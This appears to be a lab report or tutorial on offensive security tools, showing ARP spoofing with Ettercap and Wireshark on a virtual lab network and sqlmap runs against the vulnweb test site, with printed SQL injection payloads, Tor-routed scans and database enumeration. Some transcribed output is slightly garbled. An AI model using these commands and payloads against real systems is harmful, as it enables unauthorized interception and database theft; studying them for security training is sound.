
b) using IP tool to get the information of a website's IP



c) using IP tool to track our own IP




2) Performing DDoS Attack using Cracker tool



]

3) Performing SQL Injection using Cracker tool



Similarly we can find many other functions and application

ARPSPOOF:-

In computer networking, ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends Address Resolution Protocol messages onto a local area network. It is a Man in the Middle (MitM) attack that allows attackers to intercept communication between network devices.

An attacker finds IP addresses of at least 2 devices. They use ARPsnoof to send fake ARP response advertising attacker's MAC address as the two devices original MC addresses. Now the devices update their ARP cache and the communication between the two devices goes through the attackers device.

1) Selecting Ettercap parameters (Default)



2) after running it will start scanning the local network for devices



List of all the available devices and their MAC address

The screenshot shows the Ettercap interface with a "Host List" tab selected. The window title is "Ettercap 0.8.3.1 (EB)". Below the title bar is a table titled "Host List" with three columns: "IP Address", "MAC Address", and "Description". The table contains the following data:

IP Address	MAC Address	Description
192.168.48.1	00:50:56:C0:00:08	
192.168.48.2	00:50:56:FA:97:03	
192.168.48.254	00:50:56:F5:7D:70	

At the bottom of the window, there are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". Below these buttons, the text log area displays the following messages:

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
```

3) Select a target device

The screenshot shows the Ettercap interface with the title bar "Ettercap 0.8.3.1 (EB)". The main window is titled "Host List". A table lists three hosts:

IP Address	MAC Address	Description
192.168.48.1	00:50:56:C0:00:08	
192.168.48.2	00:50:56:FA:97:03	
192.168.48.254	00:50:56:F5:7D:70	

Below the table are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". A message log at the bottom shows host discovery and addition to targets:

```
3 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.48.254 added to TARGET1
Host 192.168.48.1 added to TARGET2
```

4) Select ARP poisoning


The screenshot shows the Ettercap interface with the title bar "Ettercap 0.8.3.1 (EB)". The main window is titled "Host List". A table lists three hosts. A context menu is open over the first host (192.168.48.1), showing options under the "MITM" heading:

- ARP poisoning...
- NDP poisoning
- ICMP redirect...
- Port stealing...
- DHCP spoofing...
- Stop MITM attack(s)
- SSL Intercept

Below the table are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". A message log at the bottom shows host discovery and addition to targets:

```
3 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.48.254 added to TARGET1
Host 192.168.48.1 added to TARGET2
```

5) as we have one way direction so only use sniff remote connections



6) open Wireshark and filter out only ARP protocol packets

Capturing from VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

Apply a display filter : <Ctrl+L>

No.	Time	Source	Destination	Protocol	Length	Info
1	10:43:01.229643	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
2	10:43:01.229688	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
3	10:43:11.233232	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
4	10:43:11.233408	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
5	10:43:21.224450	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
6	10:43:21.224492	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
7	10:43:31.255816	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
8	10:43:31.255889	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
9	10:43:41.267275	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
10	10:43:41.267359	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
11	10:43:51.273636	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
12	10:43:51.278438	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
13	10:44:01.289387	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
14	10:44:01.289491	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
15	10:44:11.301034	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
16	10:44:11.301152	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)
17	10:44:21.312088	VMware_52:e2:33	VMware_5f:7d:70	ARP	60	192.168.48.1 is at 0:0c:29:52:e2:33
18	10:44:21.312124	VMware_52:e2:33	VMware_0:00:08	ARP	60	192.168.48.254 is at 0:0c:29:52:e2:33 (duplicate use of 192.168.48.1 detected!)

> Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface VMware_Nic0

Ethernet II, Src: VMware_52:e2:33 (00:0c:29:52:e2:33), Dst: VMware_0:00:08 (00:0c:29:52:e2:33)

Address Resolution Protocol (reply)


[Duplicate IP address detected for 192.168.48.254 (00:0c:29:52:e2:33) - also in [Duplicate IP address detected for 192.168.48.1 (00:50:56:c0:00:08) - also in

```
0000  00 50 m6 c6 00 00 00 00 0c 29 52 e2 33 08 06 00 01 PV ..... )R 3: ...
0010  08 00 06 00 00 02 00 0c 29 52 e2 33 c0 a8 30 fe ..... )R 3: 0: ...
0020  00 50 m6 c6 00 00 00 c8 30 01 06 00 00 00 00 00 PV ..... 0: ...
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 PV ..... 0: ...
```

Packets: 18 · Displayed: 18 (100.0%)

Profile: Default

7) analyse the Packets of the selected device



SQLMAP:

Open-source SQL injection fault detection and exploitation software called sqlmap automates the process of commandeering database servers. It has a powerful detection engine, various specialised features for the ultimate penetration tester, and a variety of switches for database fingerprinting, database data retrieval, access to the underlying file system, and running operating system instructions over out-of-band connections.

Since sqlmap is a Python-based programme, it ought to work on any platform that supports Python. Finding and exploiting SQL injection vulnerabilities in web applications is the goal of SQL map.

The features of SQL map are as follows:

- Supports the database management systems MySQL, Oracle, PostgreSQL, Firebird, Sybase, Microsoft Access, IBM DB2, Microsoft SQL Server, and SAP MaxDB.
- Supports the following six SQL injection methods: Boolean-based blind, out-of-band, error-based, stack, and UNION queries.

- Automatic password hash format recognition and assistance with dictionary-based password cracking
 - Support for escalating user privileges for database processes using Metasploit's Meterpreter get system
 - It is possible to connect to the database directly without utilizing SQL injection by providing DBMS credentials, IP address, port, and database name.

First, we start our sqlmap with the command:

```
C:\sqlmap>python sqlmap.py -h
```

```
C:\Administrator: Command Prompt - python sqlmap.py -h
Press Enter to continue...
C:\sqlmap>python sqlmap.py -h

[+] [.] [.] [.] {1.6.9@stable}
[.] [V... https://sqlmap.org

Usage: sqlmap.py [options]

Options:
 -h, --help           Show basic help message and exit
 -hh                 Show advanced help message and exit
 --version           Show program's version number and exit
 -v VERBOSE          Verbosity level: 0-6 (default 1)

Target:
 At least one of these options has to be provided to define the
target(s)

 -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
 -g GOOGLEDORK       Process Google dork results as target URLs

Request:
 These options can be used to specify how to connect to the target URL

--data=DATA          Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE       HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent        Use randomly selected HTTP User-Agent header value
--proxy=PROXY         Use a proxy to connect to the target URL
--tor                Use Tor anonymity network
--check-tor           Check to see if Tor is used properly

Injection:
 These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER     Testable parameter(s)
--dbms=DBMS          Force back-end DBMS to provided value

Detection:
 These options can be used to customize the detection phase

--level=LEVEL         Level of tests to perform (1-5, default 1)
--risk=RISK           Risk of tests to perform (1-3, default 1)

Techniques:
 These options can be used to tweak testing of specific SQL injection
techniques
```

1) Scanning using sqlmap

"testphp.vulnweb.com/listproducts.php?cat=1"

```
c:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:24:56 /2022-09-19

[22:24:57] [INFO] resuming back-end DBMS 'mysql'
[22:24:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-- 

Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6315=6315

    Type: error-based
    Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x71716b6a71),8612)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL-- 

[22:24:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[22:24:57] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:24:57 /2022-09-19

c:\sqlmap>
```

2) Using tor for scanning

"testphp.vulnweb.com/listproducts.php?cat=1" --tor --tor-type=SOCKS5

```
c:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" --tor --tor-type=SOCKS5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:17:43 /2022-09-19

[23:17:43] [WARNING] increasing default value for option '--time-sec' to 10 because switch '--tor' was provided
[23:17:43] [INFO] setting for SOCKS proxy settings
[23:17:43] [INFO] resuming back-end DBMS 'mysql'
[23:17:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-- 

Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6315=6315

    Type: error-based
    Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x71716b6a71),8612)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL-- 


[23:17:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[23:17:47] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 23:17:47 /2022-09-19

c:\sqlmap>
```

3) Manually setting the return time for scanning

```
Cd sqlmap -u " testphp.vulnweb.com/listproducts.php?cat=1" --time=sec 15
```



```
c:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" --time=sec 15
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:22:25 /2022-09-19/
[22:22:26] [INFO] resuming back-end DBMS 'mysql'
[22:22:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6315=6315

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71717871,(SELECT (ELT(8612=8612,1))),0x717166a71),8612)


    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL-- 

[22:22:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[22:22:30] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:22:30 /2022-09-19/
c:\sqlmap>
```

4) Listing the databases of the site using sqlmap

```
"testphp.vulnweb.com/listproducts.php?cat=1" --dbs
```



```
c:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:26:36 /2022-09-19/
[22:26:37] [INFO] resuming back-end DBMS 'mysql'
[22:26:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6315=6315

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71717871,(SELECT (ELT(8612=8612,1))),0x717166a71),8612)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL-- 

[22:26:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[22:26:40] [INFO] fetching database names
[*] available databases [2]:
[*] acart
[*] information_schema
[22:26:40] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:26:40 /2022-09-19/
c:\sqlmap>
```

5) Listing all tables present in a particular database using sqlmap

```
"testphp.vulnweb.com/listproducts.php?cat=1" -D site_db --tables
```

```
c:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:27:28 /2022-09-19/

[22:27:28] [INFO] resuming back-end DBMS 'mysql'
[22:27:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6315=6315

    Type: error-based
    Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x71716b6a71),8612)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e474247750786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL--

[22:27:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[22:27:30] [INFO] fetching tables for database: 'site_db'
[22:28:27] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:28:28] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[22:28:29] [WARNING] potential permission problems detected ('command denied')
[22:28:31] [WARNING] the SQL query provided does not return any output
[22:28:32] [WARNING] the SQL query provided does not return any output
[22:28:32] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:28:32] [INFO] fetching number of tables for database 'site_db'
[22:28:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:28:32] [INFO] retrieved: 0
[22:28:35] [WARNING] database 'site_db' appears to be empty
[22:28:35] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default 'C:\sqlmap\data\txt\common-tables.txt' (press Enter)
[2] custom
> 1
